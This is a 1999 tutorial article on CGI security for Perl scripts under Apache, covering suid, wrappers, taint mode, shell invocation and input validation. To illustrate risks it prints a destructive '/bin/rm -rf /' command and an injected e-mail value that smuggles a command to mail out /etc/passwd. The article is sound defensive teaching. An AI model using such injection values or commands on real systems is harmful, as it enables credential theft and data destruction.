Creating a Page Counter In Perl
Speed Thrills : CGI Please ... and Fast!
CGI Programming Made (Relatively) Easy Using Libraries
Server-Side Includes and its Extensions
Random and Recursive Crypting using Salt on Unix and Win32
Creating a mailing list using Perl
You are here: irt.org | Articles | CGI & Perl | CGI Security : Better Safe than Sorry [ previous next ]
Published on: Sunday 19th September 1999 By: Pankaj Kamthan
CGI is the first and remains one of the most widely-used means of extending Web servers by interfacing external applications, offering various advantages.
However, the power of CGI comes with a price. CGI interfaces can completely compromise a Web server's security, and thus of the host on which it is running. All benefits of a CGI script are neutralized if it is insecure. It is impossible to anticipate (and defend) against all security holes. But by following a few guidelines, you can avoid known security holes and unsafe practices.
In dealing with the CGI security issues, our focus will be the following questions:
For the sake of this article, we will restrict ourselves to UNIX-type environments, although many ideas presented here carry over to other systems. When referring to a programming language, we will refer to Perl exclusively as it has established itself as the language of choice for CGI programming. Also, even though the CGI is independent of any server, we will incline our discussion towards Apache, the most popular Web server in use today.
The first step towards tackling the CGI security issues requires finding the origins of the problems. This in turn requires identification of all the different components involved in the entire CGI communication process. (Note that not all of these are involved in all cases.) They are:

Figure 1 presents a schematic of the CGI communication between the Web client and server.
Here are some remarks on the effect of the above components. The main sources of CGI security problems are 2, 4, 6, 7 and 10, which result in insecure data, insecure code, or insecure server. 6 can pose a major security problem when it comes in contact with 7. It is possible that 3, 5 or 7 themselves could lead to security problems. Discussion of that is beyond the scope of this article. 8 and 9 are client-side technologies and don't really have a direct relationship with the CGI security issue. 8, however, can affect 6.
This article is primarily targeted towards developers who write CGI scripts; however, we have also provided a section for those who use pre-built CGI scripts for their purposes.
Figure 1. CGI Communication between the Web Client and Server.
CGI scripts can present security holes in two ways:
Security holes present in CGI scripts on Web sites can be exploited for various frivolous purposes, including the following:
CGI scripts reside within the Web server-accessible directory. Any lapses in the server configuration can lead to CGI security problems. Therefore, knowing appropriate server configurations can be helpful:
.htaccess files being accessible without the author's
knowledge. You should therefore configure the server to not generate
dynamically produced indexes.cgi-bin directory) rather than being scattered around
among multiple directories. A cgi-bin directory with
controlled access lessens dangerous possibilities such as someone
managing to create a CGI file somewhere in your document tree and then
executing it remotely by requesting its URL.*.cgi document from within a cgi-bin
directory tree. Interpreters, shells, scripting engines, and other
extensible programs should also never appear in a cgi-bin
directory, nor should they be located elsewhere on a computer where
they might be invoked by a request to a Web server process. You should
also be careful not to leave any backup copies (such as
filename.cgi.bak, filename.cgi~) of the script generated by certain
editors.
Moral: Fix a single directory, such as cgi-bin,
for serving CGI scripts only, and abide by it.
You should make sure that the CGI scripts have only the required
permissions for the task they perform. In UNIX, you can set that
by the chmod command. For example, search scripts (and
various other which do not let others write to the server) usually run
under the mode "755."
Even if the server is run as "nobody," CGI scripts are
potential security holes. A subverted CGI script running as
"nobody" still has enough privileges to mail out the system
password file, or even launch a log-in session on a high numbered
port. Even if your server runs in a chroot directory, a
buggy CGI script can leak sufficient system information to compromise
the host.
There are cases where some scripts need to grant some extra privileges to their users, without giving away other privileges that they didn't intent to give away. These scripts need to run with permissions different from those of the Web server itself (usually user "nobody"). On UNIX, one way to do that is to make the CGI script suid. By doing that, the script runs with the permissions of the owner of the file, rather than the Web server itself and lets a CGI script to access resources that it otherwise could not.
In Perl, it can be done as follows:
chmod u+s foo.cgi
chroot() function for restricting the script to a
particular directory. (The chroot() call restricts the
root directory of a process to a specified directory within a file
system.)Running a script as suid can, however, be dangerous. The need for a script to run as suid should be carefully examined. This represents a major risk insofar as giving your script more privileges than the "nobody" user has. Weaknesses in setuid scripts can let a malicious user access not only files that the low-privilege Web server user can access, but also any that could be accessed by the user the script runs as. (That is why the scripts should be run as the lowest possible privilege.) It also increases the potential for damage that a subverted script can cause. Many UNIX systems contain a hole that allows suid scripts to be subverted. This hole affects only scripts, not compiled programs. On such systems, an attempt to execute a Perl script with the suid bits set will result in an error message from Perl itself. One way to avoid that is to run the server itself as a user that has sufficient privileges to do whatever the scripts need to do.
Moral: Make sure that CGI script permissions are set correctly. Unless absolutely necessary, do not run a script under "suid." Avoid "setuid root." In any case, use a CGI wrapper, if possible.
CGI scripts can be made safer in some situations by placing them
inside a CGI "wrapper" script. Wrappers may perform certain
security checks on the script, change the ownership of the CGI
process, or use the UNIX chroot() mechanism to place the
script inside a restricted part of the file system.
There are three major wrappers available for UNIX systems that we discuss here:
CGIwrap is a gateway program that puts a wrapper around CGI scripts and thus allows general users to use CGI scripts without compromising the security of the Web server. Scripts are run with the permissions (for example, "nobody") of the user who owns the script. In addition, several security checks are performed on the script, which will not be executed if any check fails. A policy can be enforced so that users must use CGIwrap in order to execute CGI scripts. This simplifies administration and prevents users from interfering with each other.
There are certain caveats of deploying CGIWrap. Since CGI scripts run under the server's user ID, it is difficult under these circumstances for administrators to determine, for example, whose script is generating bounced mail, or introducing errors in the server log. There are also security implications when all users' scripts run with the same permissions: one user's script can unintentionally (or intentionally) trash the database maintained by another user's script. CGIWrap also increases the risk to the individual user; a subverted CGI script can trash the user's home directory by executing the command:
/bin/rm -rf /
Since the subverted CGI script has write access to the user's home directory, it could also place a trojan horse in the user's directory.
sbox, like CGIWrap, can run CGI scripts as the author's user ID. However, it takes additional steps to prevent CGI scripts from causing damage. It optionally performs a chroot to a restricted directory, isolating the script from the user's home directory. It can also set resource allocation limitations on CGI scripts which prevents certain denial-of-service attacks.
The
Apache
Web server comes with its own wrapper script called suEXEC. suEXEC
provides the same functionality as
CGIWrap,
but, in addition, you can (using the User and Group directives in the
<VirtualHost> section of the configuration file
httpd.conf) have scripts run with the permissions of that
user and group.
Normally, when a CGI or Server-Side Includes (SSI) script executes, it runs as the same user who is running the Web server. The suEXEC feature provides Apache users with the ability to run CGI (and SSI) scripts under user IDs different from the user ID of the calling Web server. When an HTTP request is made for a CGI (or SSI) script, Apache provides the suEXEC wrapper with the script's name and the user and group IDs under which the program is to execute. The wrapper then performs a series of tests to determine success or failure of the request. If any one of the tests fails, the program logs the failure and exits with an error.
Using suEXEC requires managing setuid root programs and the security issues they present. Used properly, this feature can reduce considerably the security risks involved with allowing users to develop and run private CGI (or SSI) scripts. However, if suEXEC is improperly configured, it can cause any number of problems and possibly create new security holes in your system.
>Moral: CGI wrappers are useful but they are not magic bullets. If you use them, make sure you are aware of their features (and limitations). Specifically, use suEXEC only if you have the requisite background to do so.
CGI scripts are written using a programming language, and the language of choice plays a key role in the security issues around them:
All this being said, there is no guarantee that a compiled program will be safe. Interpreted languages such as Perl contain a number of built-in features (for example, the tainting mechanism) that were designed to catch potential security holes, and may make Perl scripts safer in some respects than the equivalent C program.
Apache can be extended by embedding language interpreters. For
example,
mod_perl
is an
Apache module
which embeds the
Perl
language interpreter into it. This opens up an entire host of new
applications which have previously been nonexistent. Often, CGI/Perl
scripts tend to suffer from
performance
problems; with the use of mod_perl, one can have
significant performance gain when running such scripts under
Apache. These CGI scripts can now also access Apache internals.
Since mod_perl
runs within an Apache httpd child process, it runs with the user/group
ID specified in the httpd.conf file. Therefore, there are
a few security considerations that you should be aware of:
mod_perl should only have access to world readable
files.mod_perl scripts run successively using the
same Perl interpreter instance. So, a malicious
mod_perl script can redefine any Perl object and change
the behaviour of other mod_perl scripts.-T switch on the first line of the script is not
sufficient to enable tainting checks under mod_perl. You
have to include the directive PerlTaintCheck On in the
httpd.conf file.mod_perl and fork a
suid helper process to handle only the privileged part of the
task.You should perform sanity checks, such as, all HTML form elements should return values.
Although you can restrict access to a script to certain IP addresses
(using, for example, <Limit>...</Limit>
directives in the Apache configuration file access.conf)
or to user name/password combinations (using, for example, Basic
authentication in Apache), you can not control how the script
is invoked. A script can be invoked from any form, anywhere in the
world and even by directly requesting its URL. Referer gateways are
good examples of such a case. When restricting access to a script,
restrictions should be placed on the script as well as any HTML forms
that access it. This is obviously the case when the script
itself (dynamically) generates the requisite HTML document
(containing the forms). In other cases, you can use the CGI
environment variable HTTP_REFERER, which provides the URL
of the document that the browser points to before accessing the CGI
script, to restrict access.
Hidden variables should not be relied upon for security. This is because the hidden variables are in fact visible in the HTML that the server sends to the browser; all a user has to do is view the source of the document. After that, the user can set the hidden variables to his/her desire and send it back to the script. An example of a script using hidden variables (for state persistence) is the shopping cart script in the article E-Store on the Web : Let's Go Shopping!
In Perl, you can invoke external programs in many different ways: you
can capture the output of an external program using backtick quotes;
you can open up a pipe to a program; you can invoke an external
program and wait for it to return with system(); you can
invoke an external program (and never return) with
exec(). All of these constructions can be risky if they
involve user input that may contain shell metacharacters. You should
therefore try to find ways not to open a shell. It is safer to call an
external program directly than going through a shell. However, this
approach, though safe, essentially precludes programs that need to
access external programs.
There are scripts that leak system information. For example, CGI
gateways to the UNIX finger command often prints out the
physical path to the fingered user's home directory, the w
command gives information about what programs local users are using,
and the ps command gives out valuable information on daemons
running on the system.
Moral: Avoid giving out too much information about your site and server host.
Backtick quotes (`...`), available in Perl (and shell interpreters) for capturing the output of programs as text strings, are dangerous. For example
print `/path_to/finger $input ('user_input')`;expects the user input to be somebody's username. However, that may not always be the case.
Moral: Avoid backticks in CGI scripts.
It is very important that you understand what damage these calls can do. In some cases, you can avoid passing user-supplied variables through the shell by calling external programs differently.
For example, here is a Perl script that tries to send mail to an address indicated in a fill-out form:
$mail_to = &get_input; # read the address from form
open (MAIL,"| /path_to/sendmail $mail_to");
print MAIL "To: $mail_to\nFrom: somebody\n\n Hello\n";
close MAIL;
The problem is in the piped open() call. The script
author assumed that the contents of the $mail_to variable
will always be just an e-mail address. However, this may not be the
case. If the following is entered:
nobody@nowhere;mail somebody@somewhere</etc/passwd;
the open() statement will evaluate the following command:
/path_to/sendmail nobody@nowhere; mail somebody@somewhere</etc/passwd
Unintentionally, open() has mailed the contents of the
system password file to the remote user, opening the host to password
cracking attack.
This situation can be avoided. sendmail supports a -t
flag, which tells it to ignore the address given on the command line
and take its To: address from the e-mail
header. There is also the -oi flag to prevent sendmail
from ending the message prematurely if it encounters a period at the
start of a line. The example above can be rewritten in order to take
advantage of these features:
$mailto = &get_input; # read the address from form
open (MAIL,"| /path_to/sendmail -t -oi");
print MAIL <<END;
To: $mailto
From: somebody(somebody\@somewhere)
Subject: something
...
END
close MAIL;
In Perl, (by using Perl's implementation of system() and
exec() functions) you can pass arguments directly
to external programs rather than going through the shell. For
system() and exec(), if you pass the
arguments to the external program, not in one long string, but as
separate members in a list, then Perl will not go through the shell
and shell metacharacters will have no undesired side effects. For
example, instead of:
system "/path_to/sort < foo.in";
by doing this:
system "/path_to/sort","foo.in";
This feature can also be used to open a pipe without going through a
shell. By calling open on the character sequence |-, you
fork a copy of Perl and open a pipe to that copy. The child copy can
then "exec" another program using the argument list variant
of exec().
my $result =  open (SORT,"|-");
die "Couldn't open pipe to subprocess" unless defined($result);
  exec "/path_to/sort",$user_variable or die "Couldn't exec sort"
    if $result == 0;
  for my $line (@lines) {
    print SORT $line,"\n";
}
close SORT;
The initial call to open() tries to fork a copy of
Perl. If the call fails it returns an undefined value and the script
immediately dies, else the result will return zero to the child
process, and the child's process ID to the parent. The child process
checks the result value, and immediately attempts to "exec"
the sort program. If anything fails at this point, the child
quits. The parent process can then print to the SORT filehandle in the
usual manner. To read from a pipe without opening up a shell,
you can do something similar with the sequence -|:
$result = open(EGREP,"-|");
die "Couldn't open pipe to subprocess" unless defined($result);
exec "/path_to/egrep",'-efi',$user_pattern,$filename
  or die "Couldn't exec grep" if $result == 0;
  while (<EGREP>) {
  print "match: $_";
}
close EGREP;
Moral: Wherever possible, avoid opening shell. If you do so, check return conditions from all system calls.
An example of exposing data to shell, which is a potential security threat is:
system ("/path_to/finger $user_input");The problem is that any shell metacharacters can be passed through it. The list of shell metacharacters is extensive:
&;`'\"|*?~<>^()[]{}$\n\rIn case you have to open a shell, you should always scan the arguments for shell metacharacters and remove them. The best way is to check incoming data for the exact pattern that is desired. The Perl regular expressions that can be used for this purpose are given in the Appendix.
For example, one way to assure that the $mail_to address
created by the user really does look like a valid address is:
$mail_to = &get_name_from_input;
unless ($mail_to =~ /^[\w.+-]+\@[\w.+-]+$/) {
  die 'The address is not in form einstein@irt.org';
}
Moral: Never pass unchecked remote user input to a shell command. Match legal characters rather than filtering out disallowed ones (which is much more difficult to guess).
One of the most frequent security problems in CGI scripts is
inadvertently passing unchecked user-supplied variables or
"tainted variables" to the shell. Tainted variables are
those that contain data that originate from outside the script,
including data read from environment variables, from command line
array, or from standard input. Perl provides a "taint
checking" mechanism that prevents you from doing this. This
feature checks for tainted variables and refuses to pass them to
subshells to eval(). In Perl 5, the Perl "taint mode" can be
enabled by placing the "-T" option at the
beginning of the Perl script:
#!/usr/local/bin/perl -T
(Perl 4 does not support the -T flag. Instead, Perl 4
distributions typically come with a separate executable called
taintPerl.)
The tainting mechanism has the following characteristics:
system(),
exec(), piped open(), eval(),
backtick command, or any function that affects something outside the
program. If you try to do so, Perl exits with a warning
message. Perl will also exit if you attempt to call an external
program without explicitly setting the PATH environment variable. If
you are trying to do something insecure, you get a fatal error saying
something like "Insecure Dependency" or "Insecure
$ENV(PATH)."$mail_address=~/(\S+)\@([\w.-]+)/; $untainted_address = "$1\@$2";
This pattern match accepts e-mail addresses of the form "somebody@somewhere" where "somewhere" looks like a domain name, and "somebody" consists of one or more non-whitespace characters. Note that this regular expression will not remove shell metacharacters from the e-mail address. This is because it is valid for e-mail addresses to contain such characters. Just because you have untainted a variable doesn't mean that it is now safe to pass it to a shell; the taint checks help you to recognize when a variable is potentially dangerous.
system() call. Even if
you don't rely on the path when you invoke an external program,
there's a chance that the invoked program might. Therefore, you need
to set it yourself at the beginning of your CGI script whenever you
use taint checks, as the following example shows:
$ENV{'PATH'} = '/bin:/usr/bin:/usr/local/bin';The above path should be adjusted according to the list of directories you want searched. It is not a good idea to include the current directory (".") in the path.
See the CGI/Perl Taint Mode FAQ for more details on the tainting mechanism in CGI/Perl scripts.
Moral: Use Perl's tainting features for all CGI scripts written in Perl.
The PATH environment variable can be altered so that it points to the
program the user wants your script to execute rather than the program
you are expecting. You should invoke the programs using their full
absolute pathnames instead. If you must rely on the PATH,
set it yourself at the beginning of your CGI script. In general, it is
not a good idea to put the current directory (".") into the
path.
Moral: When using the PATH environment variable to invoke external programs, use absolute pathnames.
There are some general design considerations that can be followed to avoid CGI security problems:
comp.infosystems.www.cgi and the ones in the
comp.security.* hierarchy, can also be useful.use CGI::Carp qw(fatalsToBrowser);
Software reuse is a popular trend in the programming world: "avoid reinventing the wheel wherever you can." However, this practice comes with a price when programs are used as "black-boxes."
As an example, pre-built CGI scripts may contain security bugs unknown to their users. Therefore, if used at all, pre-built CGI scripts should be used with caution and various questions should be asked (and answered to a satisfactory extent) prior to their use. Here is a checklist:
For a detailed account on this issue, see the article Security Issues When Installing and Customizing Pre-Built Web Scripts.
Moral: Use pre-built CGI scripts with caution and perform security checks before using them. If these scripts are in Perl, you should enable the Perl-specific security mechanisms. Visit regularly the sites which distribute them for updates/patches.
CGI Ahead : Script with Caution
Computer security is a give and take situation. There is no perfectly secure system. Thus, security is more about acceptable risk and emergency recovery than impregnability. That being said, all possible CGI security problems (and hence solutions) can not be identified apriori. The practices described here reduce the risk of security breaches but don't eliminate it. Also, even if the script seems safe, there is always the possibility that the external programs it uses may themselves be vulnerable.
Many of the examples introduced in the section CGI Scripts Calling External Programs are adapted from the The World Wide Web Security FAQ, and their use is hereby acknowledged.
| EXPRESSION | FUNCTION |
|---|---|
/abc/ |
Matches abc anywhere within the string |
/^abc/ |
Matches abc at the beginning of the string |
/abc$/ |
Matches abc at the end of the string |
/a|b/ |
Matches either a or b |
/ab{m,n}c/ |
Matches an a followed by m-n b's, followed by c, where m,n are nonnegative integers, m>n. If the second number is omitted, such as /ab {m,}c/, the expression will match m or more b's. |
/ab*c/ |
Matches an a followed by zero or more b's, followed by c. |
/ab+c/ |
Matches an a followed by one or more b's followed by c. |
/ab?c/ |
Matches an a followed by an optional b followed by c. In Perl 5, the expression: /ab*?c/matches an a followed by as few b's as possible. |
/./ |
Matches any single character except a newline (\n) /a..d / matches a a followed by any two characters, followed by d. |
/[abc]/ |
Matches any one of a or b or c. A pattern of /[abc]+/ matches strings such as abcab, acbc, abbac, and so on. |
/\d/ |
Matches a digit. Multipliers can be used. (/\d+/ matches one or more digits.) |
/\w/ |
Matches a character classified as a word. |
/\s/ |
Matches a character classified as whitespace. |
/\b/ |
Matches a word boundary or a backspace. /cde\b/ matches cde, but not cdef. However, \b matches a backspace character inside a class. that is, [\b]. |
/[^abc]/ |
Matches a character that is not in the class. /[^abc ]+/ will match a string such as defg. |
/\D/ |
Matches a character that is not a digit. |
/\W/ |
Matches a character that is not a word. |
/\S/ |
Matches a character that is not whitespace. |
/\B/ |
Requires that there is no word boundary. /perl\B/ matches perl, but not perl script. |
/\*/ |
Matches the * character. Use the \ character to escape characters that have significance in a regular expression. |
/(abc)/ |
Matches abc anywhere within the string, but the parentheses act as memory, storing abc in the variable $1. |
/abc/i |
Ignores case. Matches either abc, Abc, ABc, and so on. |
Creating a Page Counter In Perl
Speed Thrills : CGI Please ... and Fast!
CGI Programming Made (Relatively) Easy Using Libraries
Server-Side Includes and its Extensions
Random and Recursive Crypting using Salt on Unix and Win32
Creating a mailing list using Perl
Reading and Writing to Files on the Server
Server Side Includes and CGI Security